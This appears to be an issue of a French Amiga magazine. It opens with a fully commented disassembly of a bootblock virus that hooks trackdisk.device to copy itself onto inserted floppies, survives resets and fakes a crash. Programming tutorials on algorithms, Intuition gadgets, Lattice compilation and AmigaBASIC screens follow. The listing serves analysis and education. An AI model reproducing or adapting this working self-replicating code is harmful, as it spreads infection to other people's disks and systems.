C3050 2C78 0004        move.l $0004,A6    ;EXECBASE
C3054 33FC 4000 00DFF09A  move.w  #$4000,$00DFF09A   ;INTENA (INTERDIT
    INTER.)
C305C 062E 0001 0126     addi.b #$01,$0126(A6)    ;IDNESTCNT

;VERIFIE LA PRESENCE DU VIRUS DANS LA MEMOIRE DE L'AMIGA EN
    COMPARANT LA VALEUR DU PTR. SUR LE PRG. D'INTER. RASTER
    .(INTERRUPTION LIBEREE AU PASSAGE A LA LIGNE RASTER 0)
C3062 302E 0094        move.w $0094(A6),D0    ;RASTER. INTVECS[5]
C3066 C0BC 000000F0      and.l  #$000000F0,D0
C306C B07C 00F0        cmp.w  #$00F0,D0
C3070 6600 0040        bne    $000C30B2      ;SAUT SI LE VIRUS EST PRESENT

;TRANSFERE DE TOUT LE PRG.
C3074 41EE 0142        lea    $0142(A6),A0 ;PTR. SUR STRUC. MEMLIST
C3078 2050             move.l (A0),A0     ;STRUC. MEMLIST
C307A 2268 0018        move.l $0018(A0),A1 ;PTR. SUR MEMOIRE RESERVEE
C307E 2A49             move.l A1,A5
C3080 41FA FF7E        lea    $000C3000(pc),A0  ;ADRESSE DEBUT PROG.
C3084 45FA 0348        lea    $000C33CE(pc),A2  ;ADRESSE FIN PROG.
C3088 12D8             move.b (A0)+,(A1)+
C308A B5C8             cmpa.l A0,A2
C308C 66FA             bne.s  $000C3088

;SAUT DANS LE PROG. QUI VIENT D'ETRE TRANSFERE.
C308E 41FA FF70        lea    $000C3000(pc),A0
C3092 2008             move.l A0,D0
C3094 41FA 000A        lea    $000C30A0(pc),A0
C3098 2208             move.l A0,D1
C309A 9280             sub.l  D0,D1
C309C DBC1             adda.l D1,A5
C309E 4ED5             jmp    (A5) ;SAUT DANS PROG.

;ET ON CONTINU ICI DANS LE PROG. TRANSFERE.
C30A0 41FA 032C        lea    $000C33CE(pc),A0
C30A4 4280             clr.l  D0
C30A6 20C0             move.l D0,(A0)+
C30A8 20C0             move.l D0,(A0)+
C30AA 6100 003E        bsr    $000C30EA
C30AE 6100 00AC        bsr    $000C315C
;FIN DE PROG.
C30B2 43FA 030D        lea    $000C33C1(pc),A1 ;PTR. TEXTE'DOS.LIBRARY'
C30B6 4EAE FFA0        jsr    $FFA0(A6) ;-96 (FINDRESIDENT)
C30BA 4A80             tst.l  D0
C30BC 6700 0024        beq    $000C30E2
C30C0 2040             move.l D0,A0
C30C2 2068 0016        move.l $0016(A0),A0
C30C6 042E 0001 0126   subi.b #$01,$0126(A6)  ;IDNESTCNT
C30CC 6C08             bge.s  $000C30D6
C30CE 33FC C000 00DFF09A  move.w  #$C000,$00DFF09A ;INTENA (AUTORISE
    INTER.)
C30D6 203C 00000000    move.l #$00000000,D0
C30DC 4CDF FEFE        movem.l (A7)+,D1-D7/A1-A7
C30E0 4E75             rts
C30E2 203C FFFFFFFF    move.l #$FFFFFFFF,D0
C30E8 60F2             bra.s  $000C30DC

;CREATION D'UN BUFFER DE 1024 OCTETS
C30EA 33FC 4000 00DFF09A  move.w  #$4000,$00DFF09A ;INTENA (INTERDIT
    INTER.)
C30F2 062E 0001 0126   addi.b #$01,$0126(A6)  ;IDNESTCNT
C30F8 48E7 C0FE        movem.l D0-D1/A0-A6,-(A7)
C30FC 203C 00000400    move.l #$00000400,D0   ;1024 OCTETS
C3102 223C 00000002    move.l #$00000002,D1   ;CHIP-MEMORY
C3108 4EAE FF3A        jsr    $FF3A(A6) ;-198 (ALLOCMEM)
C310C 41FA 02D0        lea    $000C33DE(pc),A0
C3110 2080             move.l D0,(A0) ;ADRESSE DES 1024 OCTETS->(A0)

;CHERCHER PTR. SUR NOEUD TRACKDISK.DEVICE
C3112 41EE 015E        lea    $015E(A6),A0   ;PTR. SUR DEVICE.LIST
C3116 43FA 0298        lea    $000C33B0(pc),A1 ;PTR.TEXTE'TRACK-
    DISK.DEVICE'
C311A 4EAE FEEC        jsr    $FEEC(A6) ;-276 (FINDNAME)
C311E 4A80             tst.l  D0

;D0 CONTIENT UN PTR. SUR LE NOEUD TRACKDISK.DEVICE DE LA
    DEVICE.LIST
C3120 6790             beq.s  $000C30B2 ;SI PAS DE NOEUD ALORS FIN
C3122 2040             move.l D0,A0

;PTR. SUR LA TABLE DE SAUT DE TRACKDISK.DEVIVE
C3124 49E8 FFE4        lea    $FFE4(A0),A4 ;-28 (ADRESSE BEGIN_IO)

;SAUVEGARDE ANCIEN PTR. SUR BEGING_IO
C3128 4BFA 02AC        lea    $000C33D6(pc),A5
C312C 2A94             move.l (A4),(A5)

;ET MISE EN PLACE DU NOUVEAU PTR.(DETOURNEMENT DU
    PROG. ORIGINAL POUR ALLER EXECUTER LA PARTIE DE PROG.
    EN $C31B8(PC) )
C312E 41FA 0088        lea    $000C31B8(pc),A0
C3132 2888             move.l A0,(A4)

;SAUVEGARDE PTR. SUR LE PROG. D'INTER. A EXECUTER LORS
    D'UNE INTER. RASTER
C3134 202E 0094        move.l $0094(A6),D0
C3138 41FA 02A0        lea    $000C33DA(pc),A0
C313C 2080             move.l D0,(A0)

;ET MISE EN PLACE DU NOUVEAU PTR.(DETOURNEMENT DU
    PROG. ORIGINAL POUR ALLER EXECUTER LA PARTIE DE PROG.
    EN $C32CA(PC) )
C313E 41FA 018A        lea    $000C32CA(pc),A0
C3142 2D48 0094        move.l A0,$0094(A6)

C3146 042E 0001 0126   subi.b #$01,$0126(A6)  ;IDNESTCNT
C314C 6C08             bge.s  $000C3156
C314E 33FC C000 00DFF09A  move.w  #$C000,$00DFF09A  ;INTENA
    (AUTORISE INTER.)
C3156 4CDF 7F03        movem.l (A7)+,D0-D1/A0-A6
C315A 4E75             rts
;INITIALISATION D'UNE STRUC. RESIDENTE QUI PERMET L'EXE-
    CUTION D'UN PROG. LORS ;D'UN RESET.
;TABLEAU DE PTR. SUR STRUC. RESIDENTE.
C315C 41FA 0284        lea    $000C33E2(pc),A0
C3160 43E8 0008        lea    $0008(A0),A1   ;PTR. SUR STRUC.
    RESIDENTE
;ADRESSE STRUC. RESIDENTE DANS TABLEAU DE PTR.
C3164 2089             move.l A1,(A0)
;MARQUE DE FIN DU TABLEAU DE PTR.
C3166 42A8 0004        clr.l  $0004(A0)
;KICKTAGPTR. (PTR. SUR UNE TABLE RESIDENTE.)
C316A 2D48 0226        move.l A0,$0226(A6)
C316E 32BC 4AFC        move.w #$4AFC,(A1)   ;RT_MATCHWORD
C3172 2349 0002        move.l A1,$0002(A1)  ;* RT_MATCHWORD
C3176 45E9 001A        lea    $001A(A1),A2
C317A 234A 0006        move.l A2,$0006(A1)  ;RT_ENDSKIP
C317E 137C 0001 000A   move.b #$01,$000A(A1) ;RT_FLAGS
C3184 137C 0021 000B   move.b #$21,$000B(A1) ;RT_VERSION
C318A 137C 0000 000C   move.b #$00,$000C(A1) ;RT_TYPE
C3190 137C 00F6 000D   move.b #$F6,$000D(A1) ;RT_PRI
C3196 47E9 0012        lea    $0012(A1),A3
C319A 234B 000E        move.l A3,$000E(A1)  ;*RT_NAME
C319E 237C 00000000 0012 move.l #$00000000,$0012(A1)
    ;*RT_IDSTRING
PRT. SUR LE PROG. A EXECUTER LORS DU RESET SOIT $C3388(PC)
C31A6 47FA 01E0        lea    $000C3388(pc),A3   ;RT_INIT
C31AA 234B 0016        move.l A3,$0016(A1)
C31AE 4EAE FD9C        jsr    $FD9C(A6) -612 (KICKSUMDATA)
C31B2 2D40 022A        move.l D0,$022A(A6)  ;KICKCHECKSUM
C31B6 4E75             rts

;*****************************************************************
; PARTIE DU PROG. DETOURNEE ET EXECUTEE A CHAQUE UTILI-
    SATION DU TRACKDISK.DEVICE SOIT SENDIO OU DOIO. A1
    POINTE SUR UN IO_REQUEST. DONC CHAQUE FOIS QUE VOUS
    ENTREZ UNE DISQUETTE DANS LE LECTEUR VOUS AUREZ
    UNE COPIE DU VIRUS SUR CELLE CI.

C31B8 2029 002C        move.l $002C(A1),D0  ;IO_OFSSET
C31BC B0BC 00000000    cmp.l  #$00000000,D0 ;BLOC 0 DE LA DIS-
```

```
QUETTE ?
C31C2 6600 0100        bne    $000C32C4    ;SI NON
C31C6 1029 001D        move.b  $001D(A1),D0  ;IO_COMMANDE
C31CA B03C 0003        cmp.b  #$03,D0       ;COMMANDE WRITE ?
C31CE 6700 0032        beq    $000C3202     ;SI OUI
C31D2 B03C 0002        cmp.b  #$02,D0       ;COMMANDE READ ?
C31D6 6600 00EC        bne    $000C32C4     ;SI NON
C31DA 2F08             move.l A0,-(A7)
C31DC 2069 0018        move.l $0018(A1),A0  ;IO_UNIT
C31E0 1028 0041        move.b $0041(A0),D0  ;???????
C31E4 205F             move.l (A7)+,A0
C31E6 13C0 00BFD100    move.b D0,$00BFD100  ;CIA B PRB
C31EC 1039 00BFE001    move.b $00BFE001,D0  ;CIA A PRA
C31F2 0800 0003        btst   #$0003,D0     ;PROTECTION EN ECRITURE ?
C31F6 6700 00CC        beq    $000C32C4     ;SI OUI
C31FA 0800 0002        btst   #$0002,D0     ;CHANGEMENT DISQUETTE ?
C31FE 6700 00C4        beq    $000C32C4     ;SI NON
C3202 48E7 40FE        movem.l D1/A0-A6,-(A7)
C3206 2C78 0004        move.l $0004,A6      ;EXECBASE
C320A 33FC 4000 00DFF09A move.w #$4000,$00DFF09A ;INTENA (INTERDIT
INTER.)
C3212 062E 0001 0126   addi.b #$01,$0126(A6) ;IDNESTCNT
C3218 137C 0003 001D   move.b #$03,$001D(A1) ;WRITE -> IO_COMMANDE
C321E 2669 0028        move.l $0028(A1),A3  ;IO_DATA
C3222 244B             move.l A3,A2
C3224 0CA9 00000400 0024 cmpi.l #$00000400,$0024(A1) ;IO_LENGTH ?
C322C 6700 0020        beq    $000C324E     ; SI LONGEUR = 1024 OCTETS
;TRANSFERE LES 512 1ER OCTETS DU PROG
C3230 267A 01AC        move.l $000C33DE(pc),A3
C3234 234B 0028        move.l A3,$0028(A1)  ;PTR. BUFFER ->IO_DATA
C3238 237C 00000400 0024 move.l #$00000400,$0024(A1) ;1024 -> IO_LENGTH
C3240 41FA FDBE        lea    $000C3000(pc),A0  ;DEBUT PROG.
C3244 43FA FFBA        lea    $000C3200(pc),A1
C3248 14D8             move.b (A0)+,(A2)+
C324A B3C8             cmpa.l A0,A1
C324C 66FA             bne.s  $000C3248

;TRANSFERE DE TOUT LE PROG. DANS LES 1024 OCTETS DU BUFFER
C324E 244B             move.l A3,A2
C3250 41FA FDAE        lea    $000C3000(pc),A0 ;DEBUT PROG.
C3254 43FA 0178        lea    $000C33CE(pc),A1 ;FIN PROG.
C3258 14D8             move.b (A0)+,(A2)+
C325A B3C8             cmpa.l A0,A1
C325C 66FA             bne.s  $000C3258

;CALCUL DU CHECKSUM DU PROG.
C325E 204B             move.l A3,A0
C3260 323C 00FF        move.w #$00FF,D1
C3264 4280             clr.l  D0
C3266 D098             add.l  (A0)+,D0
C3268 6400 0004        bcc    $000C326E
C326C 5280             addq.l #1,D0
C326E 51C9 FFF6        dbf    D1,$000C3266
C3272 4680             not.l  D0
C3274 222B 0004        move.l $0004(A3),D1
C3278 D280             add.l  D0,D1
C327A 6400 0008        bcc    $000C3284
C327E D2BC 00000001    add.l  #$00000001,D1
C3284 2741 0004        move.l D1,$0004(A3)

;TEST LE NOMBRE D'OPERATION I/O (ENTREE/SORTIE)
C3288 41FA 0144        lea    $000C33CE(pc),A0
C328C 0C50 FFFF        cmpi.w #$FFFF,(A0)
C3290 6700 0014        beq    $000C32A6  ;SI PLUS DE 5 OPERATIONS IO
C3294 0650 0001        addi.w #$0001,(A0) ;AUGMENTE NB. D'OPERATION IO
C3298 3010             move.w (A0),D0
C329A B07C 0006        cmp.w  #$0006,D0
C329E 6500 0006        bcs    $000C32A6  ;SI MOINS DE 6 OPERATIONS IO
C32A2 30BC FFFF        move.w #$FFFF,(A0)

;AUGMENTE LE NB. QUI INDIQUE COMBIEN IL Y A DE COPIE DU VIRUS
C32A6 41FA FDA0        lea    $000C3048(pc),A0
C32AA 0690 00000001    addi.l #$00000001,(A0)
C32B0 042E 0001 0126   subi.b #$01,$0126(A6) ;IDNESTCNT
C32B6 6C08             bge.s  $000C32C0
C32B8 33FC C000 00DFF09A move.w #$C000,$00DFF09A ;INTENA (AUTORISE
INTER.)
C32C0 4CDF 7F02        movem.l (A7)+,D1/A0-A6

;RECUPERE ANCIEN PTR. SUR BEGIN_IO
C32C4 207A 0110        move.l $000C33D6(pc),A0
C32C8 4ED0             jmp    (A0)          ;ET CONTINUE NORMALEMENT

;*** PARTIE DU PROG. DETOURNEE ET EXECUTEE A CHAQUE
INTERRUTION DU RASTER.
C32CA 4BFA 0104        lea    $000C33D0(pc),A5
C32CE 0C55 FFFF        cmpi.w #$FFFF,(A5)
C32D2 6600 0026        bne    $000C32FA     ;SI ON A PAS FAIT 3 RESET
C32D6 4BFA 00F6        lea    $000C33CE(pc),A5
C32DA 0C55 FFFF        cmpi.w #$FFFF,(A5)
C32DE 6600 001A        bne    $000C32FA     ;SI PAS 6 OPERATIONS IO
C32E2 4BFA 00EE        lea    $000C33D2(pc),A5
;AUGMENTE COMPTEUR D'INTER. RASTER
C32E6 0695 00000001    addi.l #$00000001,(A5)
C32EC 0C95 00005208    cmpi.l #$00005208,(A5) ; <21000 ? (7 MINUTES)
C32F2 6500 0006        bcs    $000C32FA     ;OUI
C32F6 6100 0008        bsr    $000C3300     ;NON

;RECUPERE ANCIEN PTR. SUR PROG. D'INTER RASTER
C32FA 2A7A 00DE        move.l $000C33DA(pc),A5
C32FE 4ED5             jmp    (A5)          ;ET CONTINUE NORMALEMENT

;*****************************************************
; SIMULATION D'UN PLANTAGE. ON EN SORT EN APPUYANT
SUCCESSIVEMENT SUR LES TOUCHES :ALT(GAUCHE),
A(GAUCHE), ESPACE, A(DROITE), ALT(DROITE)

C3300 33FC 4000 00DFF09A move.w #$4000,$00DFF09A ;INTENA
(INTERDIT INTER.)
C3308 062E 0001 0126   addi.b #$01,$0126(A6) ;IDNESTCNT
C330E 48E7 FF00        movem.l D0-D7,-(A7)
;EFFACE DMA BITPLANE
C3312 33FC 0100 00DFF096 move.w #$0100,$00DFF096 ;DMACON
C331A 4BFA 00B6        lea    $000C33D2(pc),A5
C331E 4295             clr.l  (A5) ;EFFACE COMPTEUR D'INTER. RASTER

;PTR. SUR UN TABLEAU DE CODES TOUCHES CLAVIER. ( CODE DES
TOUCHES
ALT(GAUCHE),A(GAUCHE),ESPACE,A(DROITE),ALT(DROITE) )
C3320 4BFA 0088        lea    $000C33AA(pc),A5
C3324 1039 00BFED01    move.b $00BFED01,D0  ;CIA A ICR
C332A 0800 0003        btst   #$0003,D0
C332E 67F4             beq.s  $000C3324
;LECTURE DU CLAVIER
C3330 1039 00BFEC01    move.b $00BFEC01,D0  ;CIA A SPR(CLAVIER)
C3336 0039 0040 00BFEE01 ori.b #$40,$00BFEE01 ;CIA A CRA(SPR EN
SORTIE)
C333E 4600             not.b  D0
C3340 E218             ror.b  #1,D0
C3342 323C 0600        move.w #$0600,D1
C3346 33FC 00D1 0DFF0180 move.w #$00D1,$0DFF0180 ;REGISTRE
COLOR00
C334E 51C9 FFF6        dbf    D1,$000C3346  ;BOUCLE D'ATTENTE
C3352 0239 00BF 00BFEE01 andi.b #$BF,$00BFEE01 ;CIA A CRA(SPR
EN ENTREE)
C335A 121D             move.b (A5)+,D1
;COMPARE TOUCHE ENTREE AU CLAVIER AVEC LE CONTENU DU
TABLEAU DE CODE CLAVIER
C335C B200             cmp.b  D0,D1
C335E 66C0             bne.s  $000C3320 ;SI MAUVAISE TOUCHE
C3360 0C15 00FF        cmpi.b #$FF,(A5) ;FIN DU TABLEAU CODE CLAVIER ?
C3364 6700 0004        beq    $000C336A ;OUI
C3368 60BA             bra.s  $000C3324 ;NON ON CONTINU
;ACTIVER DMA BITPLANE
C336A 33FC 8100 00DFF096 move.w #$8100,$00DFF096 ;DMACON
C3372 4CDF 00FF        movem.l (A7)+,D0-D7
C3376 042E 0001 0126   subi.b #$01,$0126(A6) ;IDNESTCNT
C337C 6C08             bge.s  $000C3386
C337E 33FC C000 00DFF09A move.w #$C000,$00DFF09A ;INTENA
(AUTORISE INTER.)
C3386 4E75             rts

;PARTIE DE PROG. EXECUTEE LORS D'UN RESET
C3388 41FA 0046        lea    $000C33D0(pc),A0
C338C 3010             move.w (A0),D0
C338E B07C 0002        cmp.w  #$0002,D0  ;A ON FAIT 2 RESET ?
C3392 6400 0010        bcc    $000C33A4  ;SI PLUS DE 2 RESET
C3396 0650 0001        addi.w #$0001,(A0) ;AUGMENTE COMPTEUR DE
RESET
C339A 2C78 0004        move.l $0004,A6
C339E 6100 FD4A        bsr    $000C30EA
C33A2 4E75             rts

;INDIQUE QU'IL Y A PLUS DE 2 RESET
C33A4 30BC FFFF        move.w #$FFFF,(A0)
C33A8 60F0             bra.s  $000C339A

C33AA 64664067 65FF7472 61636B64 69736B2E 'df@geytrackdisk.'
C33BA 64657669 63650064 6F732E6C 69627261 'device.dos.libra'
C33CA 72790000 00000000 00000000 00000000 'ry..............'
C33DA 00000000 00000000 00000000 00000000 '................'
C33EA 00000000 00000000 00000000 00000000 '................'
C33FA 00000000 00000A00 00000000 00000000 '................'
```

ALGO QUOI ? : 1ère Partie

(Chorizo nous parle ASD - Algorithmes et Structures de Données)

-De retour d'un congrès sur la pensée Freudienne dans le 68030, je trouvais dans ma boite aux lettres une lettre d'un certain Yves Remord, habitant de Jarnac (Charentes) pays du Cognac et des MouetPièts ; celui ci demandait : **"...je cherche un algorithme pour calculer simplement les racines carrées. A ce propos, pourquoi vous *A-News*, qui avez un visionnaire dans l'équipe, n'avez pas encore fait une rubrique sur les bases et théories de la programmation..."**

Bonne question notais-je, mais le visionnaire s'en était allé! Alors c'est ce bon vieux Chorizo, grand mamamouchi shooté au bifidus actif, dernier détenteur du flambeau des initiations que même les Bogdanofs ne voudraient pas (*Ed: bon, on va commencer l'article un jour?*), qui s'y colle.

Je vais donc essayer de vous parler d'ASD, c'est à dire d'Algorithmes et Structures de Données.

ASD number one : le retour de la Chetran Sauvage.

El Yeti qui est à coté de moi en train de colorier l'annuaire du Finistère me demande à quoi ça sert l'ASD?

Ben grosso merdo on va avoir des causeries sur les piles, les files, les arbres, les tris, les listes chaînées et tout ce genre de choses, indispensables dès que vous voulez faire un programme digne de ce nom.

Passe-moi le Chatterton, je commence l'introduction Tout d'abord qu'est ce qu'un *algorithme*?

Formellement, c'est une suite ordonnée d'opérations pour passer de données à un résultat!

Un petit exemple pour détendre l'atmosphère : un algo simple pour calculer les racines carrées (pour les carrés non parfaits il faudra faire un encadrement de la valeur cherchée).

Or donc on a comme données **carre** dont on cherche la racine carrée, **racine** qui va contenir la racine cherchée, **impair** qui est une variable qui va contenir les nombres impairs successifs (1 puis 3, 5, 7, ...) et enfin **test** qui va contenir la somme des nombres impairs (1 au premier tour de boucle, puis 1+3, puis 1+3+5, 1+3+5+7, ...).

L'algo :

```
impair := 1;
test := 1;
racine := 1;
Entrer(carre);              /* saisie du nb */
tant que test<carre faire
  debut
    impair := impair + 2;   /* nb impair suivant */
    test := test + impair;  /* somme des imp suiv*/
    racine := racine + 1;
  fin;
Ecrire(racine);             /* afficher resultat */
```

Exemple, je cherche la racine de 16 :

1er tour de boucle :
test=1 < carre=16 donc impair=3, test=4, racine=2
2eme tour de boucle :
test=4 < carre=16 donc impair=5, test=9, racine=3
3eme tour de boucle :
test=9 < carre=16 donc impair=7, test=16, racine=4
4eme tour de boucle :
test=16 n'est plus < carre=16 donc on sort de la boucle et on affiche le résultat racine = 4; on a bien racine de 16 = 4.

Bon, c'est un exemple avec un petit nombre, et en plus c'est un algo simple donc pas vraiment efficace, on en verra des hachements plus mieux.

Vous avez vu que l'algo est écrit dans un langage bizarre. C'est du Pascal Libre qui est par convention le langage d'écriture d'algorithmes. Don't worry, ça ne va pas vous faire un langage de plus à ingurgiter; certes le pascal libre provient directement du pascal, mais d'une part il est en français donc facilement lisible et compréhensible, d'autre part on utilisera presque toujours des axiomes simples pour décrire l'algorithme, on sera donc très près d'un langage tel que le C. Et puis *A-News* c'est comme les recettes légères de Marie, c'est pas parce que le journal il est tout prêt (quoique des fois!!!) que vous n'avez rien à faire.

Ce que vous devez savoir du Pascal Libre :

- à la différence du beri-beri, le pascal libre n'est pas une maladie
- nous avons des *constantes* : ce sont des nombres ou des caractères (yagut:=69;assis:="bonanga";)
- il y a aussi des *variables* définies par leur nom, leur type et leur valeur
- un *type* est un ensemble de valeurs possibles pour la variable (entier, réel, caractère)
- un variable peut être *indicée*, ce sera alors un *tableau* : à une dimension on aura un vecteur (V[i]), à deux dimensions on aura une matrice (M[i][j] (une matrice (ben ouais y'en a qui savent pas ce que c'est) c'est comme à la bataille navale, c'est un tableau repéré par des lignes et des colonnes, A2 coulé (ligne A, colonne 2)))
- une *expression arithmétique* est tout simplement un calcul du style (A+3)*B
- une *expression booléenne* c'est rien qu'avec des Vrai et des Faux du genre (A ou B) (A est vrai ou B est vrai), (A et B) (A est vrai et B est vrai), (A ou (B=C)) (A est vrai ou B est égal à C)
- l'affectation est notée := (Blurb:=666; par exemple ou positif := (A>=0) qui signifie que la variable booléenne positif sera à vrai si A est supérieur à 0, à faux sinon)
- une *instruction* est une instruction (LIRE(X); ECRIRE(X); fonctions de lecture et d'écriture de la variable X)
- les *structures de controle* : il y en a de trois types

❑ *si alors sinon* : c'est la boucle classique de tous les langages avec la syntaxe si P alors S1 sinon S2 , où P est un prédicat, et S1 et S2 des suites d'instructions.

❑ boucle *tant que P faire S* : le test de sortie de la boucle est ici en tête.

Exemple : division entière de x par y par soustractions successives;

```
debut
q:=0
r:=x
tant que r>=y faire
debut
r:=r-y
q:=q+1
fin
fin
```

Voilà. Le résultat sera à la fin dans q, le reste de la division dans r. Essayez en faisant tourner à la main.

Les debut-fin délimitent des blocs (équivalents aux {...} en C).

Un cas particulier de la boucle tant que est la boucle *pour*.

```
I:=1
tant que I<=N faire
debut
S
I:=I+1
fin
```

s'écrira plus simplement

pour I=1 a N faire S

❑ boucle *repeter S jusqu'a P* : dans cette boucle le test de sortie est à la fin, donc la suite d'instructions S sera exécutée au moins une fois.

Exemple : la multiplication de x par y (le résultat est dans z);

```
z:=0
u:=y
repeter
z:=z+x
u:=u-1
jusqu'a u=0
```

Là aussi c'est mulet, mais c'est des exemples de base.

Voilà donc ce que l'on pouvait dire sur le Pascal Libre. On va d'ailleurs s'arrêter là pour la première. La prochaine fois on fera risette essentiellement avec les tableaux, donc il y aura plus d'exemples, plus d'action, plus de cascades, plus de sexe.

- Chorizo Kid
aime la programmation récursive terminale et le Hard Rock.

INTUITION ET LES GADGETS : EPILOGUE

Exclusion mutuelle

Dans *A-News* n°8 (premier article sur les gadgets), nous avions détaillé la structure Gadget. Nous avions laissé de côté le champ **MutualExclude**. Ce champ n'est pas géré par les versions actuelles d'Intuition. C'est dommage car nous aurions bien aimé pouvoir réaliser des effets d'exclusion mutuelle dans nos panneaux de gadgets, n'est-ce pas Yéti?

L'exclusion mutuelle permet d'avoir plusieurs gadgets pour concrétiser un choix; un seul d'entre eux peut être activé à un moment donné. En d'autres termes, le choix de l'un de ces gadgets exclue tous les autres.

Le champ MutualExclude n'étant pas pris en compte, si l'on veut réaliser cet effet, il est nécessaire de le gérer soi-même par l'intermédiaire de la fonction RefreshGadgets.

Cette fonction permet de rendre l'apparence du gadget conforme aux champs de sa structure. En effet, quand vous changez un des paramètres d'un gadget, sa représentation n'est évidement pas modifiée immédiatement et il faut donc demander à Intuition de prendre en compte ces changements. La fonction RefreshGadgets le fait en parcourant la liste des gadgets.

Ici, le problème de l'exclusion mutuelle revient bien entendu, quand un gadget est sélectionné, à éteindre ceux qu'il exclue. Voici le principe: il faut retirer le drapeau SELECTED des flags de tous ces gadgets et appeler RefreshGadgets. Elle va parcourir toute la liste et redessiner en position éteinte ceux qui doivent l'être.

C'est un exemple d'utilisation de cette fonction. Il y en a d'autres mais je ne rentrerai pas plus dans les détails car elle n'est pas facile d'emploi. Si vous l'utilisez en applicant simplement le principe que je vous ai énoncé, vous risquez fort d'avoir de droles de résultats (j'ai testé pour vous et je peux vous assurer que cette fonction est aussi boguée que les bètises sont de Cambrai).

Cependant, on peut obtenir de bons résultats si l'on prend certaines précautions. C'est ce que vous pouvez voir dans le programme MutExGadg, en téléchargement sur 3615 DEEP. Le listing étant trop long (tout du moins pour être reproduit dans Anews), je vous laisse le consulter sur DEEP si le sujet vous interesse. Vous pouvez aussi m'y laisser des questions ou des remarques dans la BAL Batchman.

Maintenant, vous connaissez toutes les finesses de la programmation des gadgets booléens. Les autres types de gadgets appliquant les mêmes principes, je n'exposerai pas ici leur fonctionnement.

Le mois prochain, nous reprendrons l'initiation au C puisque vous êtes nombreux à nous le réclamer.

BATCHMAN

TRUC DE COMPILATION SOUS LATTICE

Il arrivera sûrement un moment où vous aurez à faire de la compilation séparée, ne serait-ce que pour lier deux fichiers objet par exemple. Et là, fini le paresseux 'lc -L toto.c'. Il faut faire à la suite

```
lc1 toto.c
lc2 toto.q
blink lib:c.o,titi.o,toto.o to toto lib ...
```

Le problème peut être en partie résolu par la commande 'lmk' (c'est-à-dire make) du Lattice 5.0. Mais il faut l'avoir, et avoir une horloge.

Je vous propose donc une solution alternative, accessible à tous, permettant de mettre dans le source ces directives de compilation et de façon à ce que le CLI et le compilateur ne se marchent pas sur les pieds.

Supposons donc que vous ayez deux sources toto.c et titi.c, et que vous deviez les lier. Il suffit de commencer toto.c par les lignes suivantes:

```
; /*
lc titi.c
lc -j73 toto.c
blink lib:c.o,titi.o,toto.o to toto lib
lib:lc.lib,lib:amiga.lib
quit
*/
```

Il ne reste plus alors qu'à exécuter (EXECUTE, que je vous conseille de renommer DO, par exemple) ce source, comme si c'était un script genre startup-sequence. La méthode est simple: le ';' est le signe de commentaire pour le CLI. Donc il va ignorer le /* qui suit, exécuter les lignes après, et ignorer tout ce qu'il y a derrière le QUIT. En revanche, le compilateur risque de ne pas apprécier le ';' de la 1ère ligne (il envoie un WARNING, ce qui n'est pas grave). D'où l'option -j73 du 'lc'.

Ce truc marche sur les versions 4.0 et au-delà. En revanche, je n'ai plus la version 3.0 du Lattice. Mais elle marche peut-être également.

Cédric Beustt

AMIGABASIC - PROGRAMMATION DES LIBRARIES SYSTEM

Suite à vos demandes insistantes, j'abandonne mes habituels délires pour ouvrir dès ce mois un dossier sur l'accès aux fonctions des libraries en BASIC. La première des libraries étudiées sera: INTUITION. Sans vous en rendre compte peut-être, vous l'utilisez chaque jour en ouvrant écrans, fenêtres, en utilisant les gadgets, Préferences, et même le gourou!

Comme vous le savez sans doute, il existe en BASIC deux instructions fort intéressantes pour ouvrir les écrans et les fenêtres. Hélas, bon nombre de paramètres leurs sont inaccèssibles. Par exemple, comment ouvrir un écran HAM en BASIC, comment faire disparaitre le bord de la fenêtre ? Réponse : INTUITION bien-sûr !

La bibliothèque INTUITION contient deux routines que nous allons voir dans ce numéro : **OpenScreen** et **OpenWindow**.

Tout d'abord, j'allais oublier, pour ouvrir la bibliothèque INTUITION tapez : *LIBRARY "intuition.library"*

Les deux commandes citées plus haut doivent être déclarées comme fonction, c'est à dire qu'elles renverront une valeur lors de leur appel sous la forme : valeur=instruction(paramètres). Pour déclarer une routine comme fonction, on utilise tout bêtement l'instruction *DECLARE FUNCTION nom_de_routine& LIBRARY.* Dans le cas des commandes OpenScreen et OpenWindow, celles-ci renverront le pointeur sur la structure de la fenêtre ou de l'écran.

Venons en enfin aux paramètres : ces deux instructions attendent comme unique valeur l'adresse de début de la structure contenant les caractéristiques de la fenêtre ou de l'écran à ouvrir. Nous allons maintenant étudier en détail ces structures. Elles devront hélas être mises en place grâce à un POKEage acharné mais enfin ... Sachez aussi que pour décrire la structure, j'utiliserai les mots COURT et LONG pour désigner si l'élément est codé sur 2 ou 4 octets.

La structure NewScreen pour ouvrir un écran:

```
COURT BordGauche,BordHaut,Largeur,Hauteur,Profondeur
COURT Couleur_écriture,Couleur_bloc,Mode,Type
LONG Pointeur_font,Pointeur_titre,Pointeur_Gadget,Bitmap
```

BordGauche et BordHaut correspondent aux coordonnées du coin supérieur gauche de l'écran. La profondeur est le nombre de bitplanes, nbitplanes^2=ncouleurs.

Le mode est à choisir parmi les suivants par additions:

- DUALPLAYFIELD : &H400, si vous désirez disposer de playfields,
- HIRES : &H8000, si vous désirez la haute résolution,
- INTERLACE : &H4, pour un affichage entrelacé,
- HAM : &H800, pour le mode HOLD'N'MODIFY,
- SPRITES : &H4000, pour utiliser des sprites,
- EXTRA_HALFBRIGHT : &H80, si vous voulez le mode HALFBRITE.

Le type sera le plus souvent CUSTOMSCREEN : &HF, quand à tous les pointeurs, ils ne nous intéressent pas pour l'instant, fixez les à 0.

La structure NewWindow, pour les fenêtres :

```
COURT BordGauche,BordHaut,Largeur,Hauteur
COURT Couleur_écriture,Couleur_bloc
LONG
IDCMP,Flags,Pointeur_gadget,Pointeur_image,Pointeur_titre
LONG Pointeur_écran,Bitmap
COURT LargeurMin,HauteurMin,LargeurMax,HauteurMax
COURT Type
```

Les deux premières lignes sont semblables à la structure NewScreen. Le flag IDCMP n'intéresse absolument pas le programmeur BASIC, donc passons. Flags contient les caractéristiques de la fenêtre, encore un fois par addition:

- WINDOWSIZING : &H1, pour modifier la taille,
- WINDOWDRAG : &H2 pour déplacer la fenêtre,
- WINDOWDEPTH : &H4 pour le gadget avant/arrière,
- WINDOWCLOSE : &H8 pour la fermeture,
- BACKDROP : &H100 pour que votre fenêtre soit derrière toutes les autres,
- GIMMEZEROZERO : &H400 pour séparer les gadgets de la surface graphique,
- BORDERLESS : &H800 pour éliminer les bords de la fenêtre.

Cette liste est incomplète faute de place ...

